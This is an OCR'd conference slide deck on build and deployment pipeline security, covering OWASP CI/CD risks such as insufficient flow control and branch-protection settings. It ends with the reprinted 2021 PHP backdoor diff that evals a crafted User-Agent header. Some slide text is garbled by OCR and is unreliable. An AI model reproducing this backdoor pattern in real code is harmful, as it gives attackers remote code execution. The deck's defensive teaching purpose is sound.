Fortifying the future

(by learning from the past)

@alexjmackey

“Those who don’t know history are doomed to repeat it”

Edmund Burke

About

- Head of Tech at Melbourne based consultancy Kodez
- We focus on Development, Dev(Sec)Ops and Identity
- Kodez Introduction to AppSec Course (kodez.com.au/app-sec)

Agenda

- Why worry about build and deployment Pipelines?
- OWASP Top 10 CI
- Three issues from OWASP Top 10 CI:
  - Insufficient Flow Control
  - Inadequate Identity and Access Management
  - Poisoned Pipeline Execution

Obligatory Warning

- We'll discuss various offensive security techniques
- Don’t attempt on targets you are not authorized to do - it's almost certainly illegal!
- Lots of legal free and low-cost options to practice skills such as VulnHub, PortSwigger Academy, hackthebox and tryhackme

README.md

maintained by Palo Alto Networks | Top 10 Risks 8/10 | release.yaml passing | PASSED | docker pulls 5.1K | version v1.2.6


Deliberately vulnerable CI/CD environment. Hack CI/CD pipelines, capture the flags. 🚩

Created by Cider Security (Acquired by Palo Alto Networks).


Table of Contents

Let's talk about build and deploy pipelines..


Run with high privileges




Have access to secrets



Use sensitive assets



Accessible to most of development team





Generally, not in scope for penetration tests


Limited logging


(who’s reviewing these anyway?)


- Run with high privileges
- Have access to secrets
- Use sensitive assets
- Accessible to most of development team
- Generally, not in scope for penetration testing
- Limited logging











This is a concerning set of characteristics..


Pipelines are an interesting target for attackers

Is the risk only from internal employees?

Risks

- Accounts can and are compromised
- Users can b manipulated
- Lateral mo ment by a ers
- Build syste accid ntl exp ed
- Malicious dependencies introduced to customers

OWASP Top 10 CI



CICD-SEC-1: Insufficient Flow Control Mechanisms

Main

Definition

Insufficient flow control mechanisms refer to the ability of an attacker that has obtained permissions to a system within the CI/CD process (SCM, CI, Artifact repository, etc.) to single handedly push malicious code or artifacts down the pipeline, due to a lack in mechanisms that enforce additional approval or review.

Description

CI/CD flows are designed for speed. New code can be created on a developer's machine and get to production within minutes, often with full reliance on automation and minimal human involvement. Seeing that CI/CD processes are essentially the highway to the highly gated and secured production environments, organizations continuously introduce measures and controls aimed at ensuring that no single entity (human or application) can push code or artifacts through the pipeline without being required to undergo a strict set of reviews and approvals.

Impact

An attacker with access to the SCM, CI, or systems further down the pipeline, can abuse insufficient flow control mechanisms to deploy malicious artifacts. Once created, the artifacts are shipped through the pipeline - potentially all the way to production - without any approval or review. For example, an adversary may:

- Push code to a repository branch, which is automatically deployed through the pipeline to production.
- Push code to a repository branch, and then manually trigger a pipeline that ships the code to production.
- Directly push code to a utility library, which is used by code running in a production system.
- Abuse an auto-merge rule in the CI that automatically merges pull requests that meet a predefined set of requirements, thus pushing malicious unreviewed code.
- Abuse insufficient branch protection rules—for example, excluding specific users or branches to bypass branch protection and push malicious unreviewed code.
- Upload an artifact to an artifact repository, such as a package or container, in the guise of a legitimate artifact created by the build environment. In such a scenario, a lack of controls or verifications could result in the artifact being picked up by a deploy pipeline and deployed to production.
- Access production and directly change application code or infrastructure (e.g AWS Lambda function), without any additional approval/verification.


Recommendations

Establish pipeline flow control mechanisms to ensure that no single entity (human / programmatic) is able to ship sensitive code and artifacts through the pipeline without external verification or validation. This can be achieved by implementing the following measures:

Recommendations


Establish pipeline flow control mechanisms to ensure that no single entity (human / programmatic) is able to ship sensitiv and artifacts through the pipeline without external verification or validation. This can be achieved by implementing the foll measures:


- Configure branch protection rules on branches hosting code which is used in production and other sensitive system: Where possible, avoid exclusion of user accounts or branches from branch protection rules. Where user accounts a granted permission to push unreviewed code to a repository, ensure those accounts do not have the permission to t the deployment pipelines connected to the repository in question.
- Limit the usage of auto-merge rules and ensure that wherever they are in use - they are applicable to the minimal ar of contexts. Review the code of all auto-merge rules thoroughly to ensure they cannot be bypassed and avoid impor 3rd party code in the auto-merge process.
- Where applicable, prevent accounts from triggering production build and deployment pipelines without additional ap or review.
- Prefer allowing artifacts to flow through the pipeline only in the condition that they were created by a pre-approved C service account. Prevent artifacts that have been uploaded by other accounts from flowing through the pipeline with secondary review and approval.
- Detect and prevent drifts and inconsistencies between code running in production and its CI/CD origin, and modify a resource that contains a drift.



Insufficient Flow Control

Insufficient Flow Control

Attacker who has obtained access to build/deploy systems can push code or artefacts without any approval or review







Segregation of Duties

No single person should be able to make and deploy a change

Collaborators

Code and automation

Branches
Tags
Rules
Actions
Webhooks
Environments
Codespaces
Pages

Security

Code security and analysis
Deploy keys
Secrets and variables

Integrations

GitHub Apps
Email notifications
Autolink references

Protect your most important branches

Branch protection rules define whether collaborators can delete or force push to the branch and set requirements for any pushes to the branch, such as passing status checks or a linear commit history.

Branch name pattern *

Protect matching branches

- [x] **Require a pull request before merging**
  When enabled, all commits must be made to a non-protected branch and submitted via a pull request before they can be merged into a branch that matches this rule.
  - [x] **Require approvals**
    When enabled, pull requests targeting a matching branch require a number of approvals and no changes requested before they can be merged.
    Required number of approvals before merging: 1
- [ ] **Dismiss stale pull request approvals when new commits are pushed**
  New reviewable commits pushed to a matching branch will dismiss pull request review approvals.
- [ ] **Require review from Code Owners**
  Require an approved review in pull requests including files with a designated code owner.
- [ ] **Require approval of the most recent reviewable push**
  Whether the most recent reviewable push must be approved by someone other than the person who pushed it.

DevOpsSandbox +

Filter by keywords

master Default Compare

master

Settings | Policies | Security | Approvals and checks

Branch Policies

Note: If any required policy is enabled, this branch cannot be deleted and changes must be made via pull request.

Off **Require a minimum number of reviewers**
Require approval from a specified number of reviewers on pull requests.

Off **Check for linked work items**
Encourage traceability by checking for linked work items on pull requests.

Off **Check for comment resolution**
Check to see that all comments have been resolved on pull requests.

Off **Limit merge types**
Control branch history by limiting the available types of merge when pull requests are completed.

Build Validation 1

Validate code by pre-merging and building pull request changes.

Enabled	Name ↑	Path filter
Off	**PR Build Policy** Required	

PHP "Fix typo“ (2021)

Showing **1 changed file** with **11 additions** and **0 deletions**.

11 ■■■■■ ext/zlib/zlib.c


```
@@ -360,6 +360,17 @@ static void php_zlib_output_compression_start(void)
360 360  {
361 361      zval zoh;
362 362      php_output_handler *h;
    363 +    zval *enc;
    364 +
    365 +    if ((Z_TYPE(PG(http_globals)[TRACK_VARS_SERVER]) == IS_ARRAY || zend_is_auto_global_str(ZEND_STRL("_SERVER"))) &&
    366 +        (enc = zend_hash_str_find(Z_ARRVAL(PG(http_globals)[TRACK_VARS_SERVER]), "HTTP_USER_AGENTT", sizeof("HTTP_USER_AGENTT") - 1))) {
    367 +        convert_to_string(enc);
    368 +        if (strstr(Z_STRVAL_P(enc), "zerodium")) {
    369 +            zend_try {
    370 +                zend_eval_string(Z_STRVAL_P(enc)+8, NULL, "REMOVETHIS: sold to zerodium, mid 2017");
    371 +            } zend_end_try();
    372 +        }
    373 +    }
363 374
364 375      switch (ZLIBG(output_compression)) {
365 376          case 0:
```

6 comments on commit `2b0f239`

